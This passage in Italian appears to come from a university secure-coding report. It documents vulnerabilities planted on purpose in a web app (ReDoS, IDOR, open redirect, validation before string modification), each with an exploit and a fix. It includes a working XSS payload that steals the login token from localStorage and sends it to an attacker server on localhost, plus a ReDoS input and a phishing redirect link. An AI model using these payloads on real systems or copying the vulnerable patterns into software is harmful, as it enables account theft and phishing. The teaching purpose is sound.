


Figura 66: Informazioni sensibili restiuite dopo l'attacco

**Fix:**

Per evitare la vulnerabilità, è stata usata una whitelist di domini consentiti da poter visitare lato backend, in modo da bloccare i link non consentiti. È stata modificata quindi l’API **/meteo** in **HomeController.java** come mostrato in Figura 67.




Figura 67: HomeController.java

**Regex DOS**

**File:** SignUp.jsx

**Riga:** 40

ReDos è un attacco di tipo Denial of Service, generato dall’utilizzo di espressioni regolari che se portati ad una situazione estrema in cui vengono inseriti tanti caratteri, fanno bloccare il programma nella fase di validazione del pattern, causando quindi un Denial of Service.

Nel nostro caso è stata introdotta una **regex** per validare la password con lo username, in modo tale che la password non possa contenere lo username all’interno, come visibile in Figura 68.

**Exploit:**

Quando ci si registra al sito, bisogna inserire la regex ^(a+)+$ al posto dello username e la password: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!

A causa della lunghezza della password, si può verificare un blocco lato front-end, generando un DOS (Figura 69).




Figura 68: SignUp.jsx




Figura 69: Server in errore a causa del DOS

**Fix:**

Abbiamo sostituito il controllo tramite regex con un normale controllo sulla password, usando il metodo includes() di JavaScript.




Figura 70: SignUp.jsx

**Insecure Direct Object References (IDOR)**

File: UserController.java, UserDataService.js

Riga: 199 di UserController.java

Questa vulnerabilità nasce quando l’utente può accedere o modificare gli oggetti manipolando l’**ID**, supponendo che il database salvi gli oggetti utilizzando id sequenziali. Questo attacco si verifica a causa della mancanza di controlli sugli accessi di un utente al fine di accedere o modificare gli oggetti in questione.

In questo esempio è stato modificato il metodo **/client** in **UserController.java** (Figura 72) che prima effettuava la ricerca per username e ora viene fatta per ID in modo tale che modificando l’ID con il successivo si possano ottenere i dati di un altro utente. È stata adeguata anche la GET lato frontend che fa uso dell’ID come parametro, come visibile in Figura 71.

**Exploit:**


Dopo l’autenticazione, dal web developer tools bisogna andare nella sezione network e aprire la richiesta client?id=1 e, tramite Edit e Resend, si può modificare l’ID da inviare in rete per accedere alle informazioni degli altri utenti, come mostrato in Figura 73.

Figura 71: UserDataService.js




Figura 72: UserController.java




Figura 73: Accesso ai dati degli altri utenti

**Fix**:

Per il fix basta riutilizzare la versione originale dove la GET viene fatta per username e non per ID.



Figura 74: UserDataService.js




Figura 75: UserController.java

**Open redirect**

**File**: App.js, ProtectedRoutesUser.jsx, LoginService.jsx

**Riga**: 44 App.js

È un attacco possibile quando un’applicazione web accetta **input non validati** che possono far sì che l’applicazione venga reindirizzata a questi indirizzi potenzialmente dannosi. Questa vulnerabilità apre ad attacchi di tipo phishing e/o si possono creare URL in cui si può evadere il controllo agli accessi ed accedere a porzioni privilegiate del file system.

L’idea è quella di implementare una funzionalità che, dopo che l’utente si è autenticato, esso venga reindirizzato alla route che stava provando a visitare prima di aver fatto il login. A tale scopo viene usato il parametro back dove si specifica l’**URL** a cui l’utente verrà reindirizzato, come mostrato in Figura 76. In particolare, la vulnerabilità si ha perché in **LoginService.jsx** non ci sono controlli sull’URL inserito come parametro, visibile in Figura 78.

**Exploit**:

L’attaccante invierà alla vittima un URL specificato nel parametro back con l’obiettivo di reindirizzarlo a un sito malevolo, ad esempio come spam email o SMS per phishing.

Il link da inviare a un utente per fare l’attacco è il seguente:

http://localhost:4200/login?back=sito malevolo




Figura 76: ProtectedRoutesUser.jsx




Figura 77: App.js



Figura 78: LoginService.jsx

**Fix**:

Per risolvere la problematica, bisogna validare il dominio a cui si viene reindirizzati, in modo da bloccare URL sconosciuti. Se si usa un dominio sbagliato si viene indirizzati comunque alla home del sito.



Figura 79: LoginService.jsx

**Performing string modification after validation**

**File**: HobbyController.java

**Riga**: 79

È una vulnerabilità che avviene quando una stringa viene modificata dopo essere stata validata, creando la possibilità che tale stringa diventi malevola soltanto dopo la modifica e bypassando quindi la **validazione**.

In questo esempio la funzione è inizialmente commentata per far funzionare XSS ed è aggiunta come un possibile fix di XSS ma che procura un’altra vulnerabilità perché si può aggirare la validazione del nome dell’hobby. In, particolare, nel metodo **SaveHobby()** in **HobbyController.java** si fa la validazione del nome ma si effettua il replace dopo aver fatto il controllo sul pattern, mostrato in Figura 80.

**Exploit**:

Bisogna essere autenticati come utenti business e poi creare l’hobby nel quale inserire il seguente payload al posto del nome:

<s-cript><img title="</script><img src onerror=" var token = localStorage.getItem('token'); var img = new Image(); img.src = 'http://localhost:3000/log?token=' + encodeURIComponent(token); ">"></script>

Questo farà in modo di recuperare il token dell’utente che avrà accesso all’hobby e di inviarlo allo stesso server usato precedentemente per l’attacco XSS che riceverà e stamperà il token della vittima.




Figura 80: HobbyController.java

**Fix**:

Per risolvere il bug bisogna fare il replace del nome prima di validare la stringa col pattern. In Figura 81 è mostrata la versione corretta della validazione.



Figura 81: HobbyController.java